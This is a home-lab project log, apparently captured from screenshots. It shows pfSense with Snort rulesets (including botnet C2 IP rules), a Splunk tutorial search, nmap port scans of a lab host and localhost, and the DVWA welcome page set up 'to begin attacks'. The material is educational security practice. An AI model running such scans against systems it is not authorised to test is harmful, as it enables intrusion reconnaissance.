
TKH Phase 1 Home lab project

By Emmanuel Apietu

Pfsense installed with snort package



Services / Snort / Updates

Installed Rule Set MD5 Signature

Rule Set Name/Publisher	MD5 Signature Hash	MD5 Signature Date
Snort Subscriber Ruleset	c1bf6f61744beb9c85ac6ddeb7a653f0	Friday, 12-Jan-24 11:05:29 EST
Snort GPLv2 Community Rules	dfa25c89db4e0057ccdfe22af1233f22	Friday, 12-Jan-24 11:05:29 EST
Emerging Threats Open Rules	eaa5672bbdc86fc26909917e209a9863	Friday, 12-Jan-24 11:05:30 EST
Snort OpenAppID Detectors	c726cf937d84c651a20f2ac7c528384e	Friday, 12-Jan-24 11:05:29 EST
Snort AppID Open Text Rules	2c26cb4f6a3bc03ab9c8e02befcf6fe1	Friday, 12-Jan-24 11:05:29 EST
Feodo Tracker Botnet C2 IP Rules	052a96d96a202cb3ae6ae53763dc4a18	Friday, 12-Jan-24 11:05:20 EST

Update Your Rule Set


Last Update Jan-12 2024 11:05 Result: Success

Update Rules

Click UPDATE RULES to check for and automatically apply any new posted updates for selected rules packages. Clicking FORCE UPDATE will zero out the MD5 hashes and force the download and application of the latest versions of the enabled rules packages.

Manage Rule Set Log

Splunk installed and ready to run on ip 127.0.0.1



127.0.0.1:8000/en-US/app/launcher/home

Hello, Emmanuel Apietu

Quick links | Dashboard | Recently viewed | Created by you | Shared with you

Apps
- Search & Reporting
- Splunk Secure Gateway
- Upgrade Readiness App

Find more apps

Common tasks

Add data
Add data from a variety of common sources.

Search your data
Turn data into doing with Splunk search.

Visualize your data
Create dashboards that work for your data.

Add team members
Add your team members to Splunk platform.

Manage permissions
Control who has access with roles.


Configure mobile devices
Login or manage mobile devices using Splunk Secure Gateway.

Learning and resources

Product tours
New to Splunk? Take a tour to help you on

Learn more with Splunk Docs
Deploy, manage, and use Splunk software

Splunk timechat or stats search



New Search

```
index=sample_data buttercup* OR action=purchase
```

✓ 36,819 events (before 2/28/18 1:44:16.000 PM) No Event Sampling

Events (36,819)

< Hide Fields ☰ All Fields

SELECTED FIELDS

- a host 3
- a source 3
- a sourcetype 1


INTERESTING FIELDS

- a action 5
- # bytes 100+
- a categoryId 8
- a clientip 100+
- # date_hour 24
- # date_mday 8
- # date_minute 60
- a date_month 1
- # date_second 60
- a date_wday 7

```
i  Time                Event
>  2/27/18             91.205.189.15 - - [27/Feb/2018:18:22:16] "GET /oldlink?itemId=EST-14&JSESSIONID=SD6SL7FF7ADFF53113 HTTP 1.1" 200 1665 "http://www.buttercupgame
   6:22:16.000 PM      s.com/oldlink?itemId=EST-14" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.46 Safari/536.5" 159
                       host = www2 | source = tutorialdata.zip:./www2/access.log | sourcetype = access_combined_wcookie
>  2/27/18             182.236.164.11 - - [27/Feb/2018:18:20:56] "GET /cart.do?action=addtocart&itemId=EST-15&productId=BS-AG-G09&JSESSIONID=SD6SL8FF10ADFF53101 HTTP
   6:20:56.000 PM      1.1" 200 2252 "http://www.buttercupgames.com/oldlink?itemId=EST-15" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_4) AppleWebKit/536.5 (KHTML, l
                       ike Gecko) Chrome/19.0.1084.46 Safari/536.5" 506
                       host = www1 | source = tutorialdata.zip:./www1/access.log | sourcetype = access_combined_wcookie
>  2/27/18             182.236.164.11 - - [27/Feb/2018:18:20:55] "POST /oldlink?itemId=EST-18&JSESSIONID=SD6SL8FF10ADFF53101 HTTP 1.1" 408 893 "http://www.buttercupga
   6:20:55.000 PM      mes.com/product.screen?productId=SF-BVS-G01" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_4) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.
                       1084.46 Safari/536.5" 134
                       host = www1 | source = tutorialdata.zip:./www1/access.log | sourcetype = access_combined_wcookie
>  2/27/18             182.236.164.11 - - [27/Feb/2018:18:20:54] "GET /category.screen?categoryId=ACCESSORIES&JSESSIONID=SD6SL8FF10ADFF53101 HTTP 1.1" 200 3920 "http:
   6:20:54.000 PM      //www.buttercupgames.com/oldlink?itemId=EST-17" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_4) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19
                       .0.1084.46 Safari/536.5" 648
```

Your search can contain words, phrases, field=value pairs, wildcards (*), and Boolean operators like AND, OR, and NOT.

Kali linux : nmap search for opened & closed ports




```
┌──(float㉿kali)-[~]
└─$ nmap 192.168.56.20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 11:26 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try
-Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.28 seconds

┌──(float㉿kali)-[~]
└─$ nmap 127.0.0.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 11:28 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00012s latency).
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

┌──(float㉿kali)-[~]
└─$ 
```

DVWA configuration to begin attacks



192.168.60.101/dvwa/

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Username: admin
Security Level: high
PHPIDS: disabled

